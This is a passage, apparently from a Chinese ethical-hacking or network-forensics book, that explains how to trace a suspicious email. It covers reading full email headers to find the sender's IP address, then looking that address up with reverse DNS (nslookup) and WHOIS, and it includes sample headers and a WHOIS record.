一旦接收到一个诽谤邮件，我们需要做的第一件事是试图打开完整的邮件标题。应该点击 OPTIONS 选项，或者 PROPERTIES 菜单，确信 *Full Headers/Advanced Headers* 选项被选中。一旦整个邮件标题被选中，每一个接收的邮件会完全显示完整的邮件标题。而且，在一些邮件客户端程序，一个人能够看到完整的邮件标题，只要简单地点击这个选项，并选择 PROPERTIES 选项即可。

例如，在 Outlook Express 或 Microsoft Outlook，人们可以看到完整的邮件标题，只要在可疑邮件上简单地右击邮件，选择属性选项。如图 2-1 所示。




图 2-1 邮件头部信息实例

从另一方面，在线的邮件服务体提供者，例如 Yahoo, Hotmail, IndiaTimes 和其他的邮件服务器需要选择 *Full Headers/Advanced Headers* 选项，如图 2-2 所示。

```

<Message-Info: JGTYoYF78jEHj3x36018+YDSEg8qKPPD
Received: from malexch01.marcusevanski.com ([202.75.169.250]) by mc8-f21.hotmail.com with Microsoft SMTPSVC(5.0.2195.6824);
    Fri, 16 Jul 2004 01:15:36 -0700
Received: by MALEXCH01 with Internet Mail Service (5.5.2653.19)
    id <PABOK4DB>; Fri, 16 Jul 2004 16:17:56 +0800
Message-ID: <C3AA8B98D591D811BAFE000D881A40252D401F@MALEXCH01>
From: John Anil <johna@marcusevanski.com>
To: anks2405@hotmail.com
Cc: afadia@stanford.edu
Subject: FW: delegate list - Ethical Hacking
Date: Fri, 16 Jul 2004 16:17:56 +0800
MIME-Version: 1.0
X-Mailer: Internet Mail Service (5.5.2653.19)
Content-Type: multipart/mixed;
    boundary="-----=_NextPart_000_01C46B0D.66009E80"
Return-Path: johna@marcusevanski.com
X-OriginalArrivalTime: 16 Jul 2004 08:15:37.0236 (UTC) FILETIME=[1318DD40:01C46B0D]

```

This message is in MIME format. Since your mail reader does not understand this format, some or all of this message may not be legible.

```

-----=_NextPart_000_01C46B0D.66009E80
Content-Type: text/plain;
    charset="iso-8859-1"

```

图 2-2 在线打开邮件头部信息

一旦可疑邮件的邮件标题被打开后，可以得出发送邮件的源系统的 IP 地址（记住我们前面讨论的邮件标题分析技术），一种最普通的发现源 IP 地址的技术可以从以下行中查找：

X-Originating-IP: 210.62.15.92

这一特殊行包含了 IP 源系统的地址，这个地址被用来发送可疑的邮件。例如，在本例中，源 IP 地址是 210.62.15.92。不幸的是，不是所有的邮件头部都有以上的内容。在这些案例中，以上的内容是缺失的。例如，考虑以下邮件标题的摘要：

Received: from CPQ20500143191.stanford.edu (whoopilaptop.Stanford.EDU [128.12.18.34]) by smtp2.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAO9gUX6004043 for <movielees@lists.stanford.edu>; Wed, 24 Nov 2004 01:42:31 -0800

可以清楚地看到，以上的“RECEIVE”行代表邮件从源系统(whoopilaptop.Stanford.edu)到目标系统(smtp2.Stanford.edu)的旅行路程。更重要的是，经过彻底的调查，可以推断出邮件的源 IP 地址是 128.12.18.34，这个地址在源电脑域名后面。与前面提出的技术不同，这个方法能够成功的得到源系统的 IP 地址。所有邮件标题在最后的‘RECEIVED’行，包含所有的 IP 地址。

最后，一旦可疑邮件的源 IP 地址被发现，可以跟踪邮件，收集尽可能多的信息，一般情况下，当在 Internet 上跟踪一个源 IP 地址，不仅可以发现受害者的 ISP，而且可以得到攻击者的地理信息（如洲、国家、城市等）。在 Internet 上，有许多不同的技术来收集信息或追踪一个 IP 地址，如：

- 反向 DNS 查找
- WHOIS
- 可视化的追踪工具



2.5 反向 DNS 查找

每一个在 Internet 上单一的 IP 地址，都有一个相关的域名与之对应。利用这个技术可以将怀疑的 ip 地址转换为相关的域名。这个反向的将 IP 地址转换为域名的处理过程被称为反向 DNS 查找。通常情况下，一个主要的 IP 地址对于机器来说，非常易读，而对于用户来说，阅读非常困难。从另一个角度，域名对于用户来说，非常易读，有时甚至会反映 IP 源地址重要的相关信息。

一个反向 DNS 查找十分容易使用，只需要使用 Nslookup 工具就可以了。例如，

```
$>nslookup 203.94.243.71
```

```
203.94.243.71 has valid reverse DNS of mail2.mtnl.net.in
```

2.6 WHOIS

WHOIS 数据库是一个在世界范围内广泛使用的数据库，这个数据库保持了不同的域名注册列表，由不同的域名注册公司来进行管理。这个 WHOIS 数据库可以被用来发现有关域名的信息。换句话说，我们可以输入一个域名或 IP 地址到 WHOIS 数据库，执行一个相关的查询，并且返回一个有趣的信息（例如拥有者的姓名，地址，电话号码，设计，电子邮件地址，名称服务，公司名等）。在供应地址。一个典型的 WHOIS 查询可以按照以下的步骤来实行：

1. 通过 Telnet 到一个 Whois 后台程序（43 端口）或连接一个 Whois 数据库查询字符串。输入目标 IP 地址或域名在输入框中。
2. Whois 数据库脚本或后台将会进行搜索，寻找匹配的 IP 地址或域名。
3. 一旦发现与输入相匹配的字符串，Whois 后台程序或脚本会显示所有的与域名相关感兴趣的信息。

Whois 方法被用来获取相关 IP 地址或域名的精确信息。你可以非常容易的实施 whois 查询，通过浏览几个主要的域名注册公司（像 www.allwhois.com, www.networksolutions.com, www.internic.com, www.net4domains.com 等）。这里有一些 Whois 工具，这些工具允许用户实施相关国家或区域进行 Whois 查询。

例如，以下例子详细地说明了如何利用 Whois 进行域名查询，见图2-3：




图2-3 Whois查询实例

The Registry database contains ONLY .COM, .NET, .EDU domains and Registrars.

[whois.register.com]

The data in Register.com's WHOIS database is provided to you by Register.com for information purposes only, that is, to assist you in obtaining information about or related to a domain name registration record. Register.com makes this information available "as is," and does not guarantee its accuracy. By submitting a WHOIS query, you agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via direct mail, electronic mail, or by telephone; or (2) enable high volume, automated, electronic processes that apply to Register.com (or its systems). The compilation,



repackaging, dissemination or other use of this data is expressly prohibited without the prior written consent of Register.com.

Register.com reserves the right to modify these terms at any time.

By submitting this query, you agree to abide by these terms.

Registrant:

Macmillan Publishers Ltd

Web Unit Hostmaster

4 Crinan Street .

London, . N1 9XW

GB

Email: hostmaster@macmillan.co.uk

Registrar Name....: REGISTER.COM, INC.

Registrar Whois...: whois.register.com

Registrar Homepage: www.register.com

Domain Name: macmillan.com

Created on.....: Thu, Aug 11, 1994

Expires on.....: Thu, Aug 10, 2006

Record last updated on...: Fri, Nov 19, 2004

Administrative Contact:

Macmillan Publishers Ltd

Web Unit Hostmaster

4 Crinan Street .

London, . N1 9XW

GB

Phone: 044-0207-8334692

Email: hostmaster@macmillan.co.uk

Technical Contact:

Macmillan Publishers Ltd

Web Unit Hostmaster

4 Crinan Street .

London, . N19XW

GB

Phone: 044-0207-8334692

Email: *hostmaster@macmillan.co.uk*

DNS Servers:

ns0-m.dns.pipex.net
ns1-m.dns.pipex.net
auth01.ns.uu.net

Register your domain name at *http://www.register.com*

我们已经讨论了如何对一个特定的域名进行一个Whois查询，并且得到反馈信息。相似地，它也可能是一个攻击者实施的一个Whois查询，收集特定地址的信息（静态地址或动态地址），见图2-4。

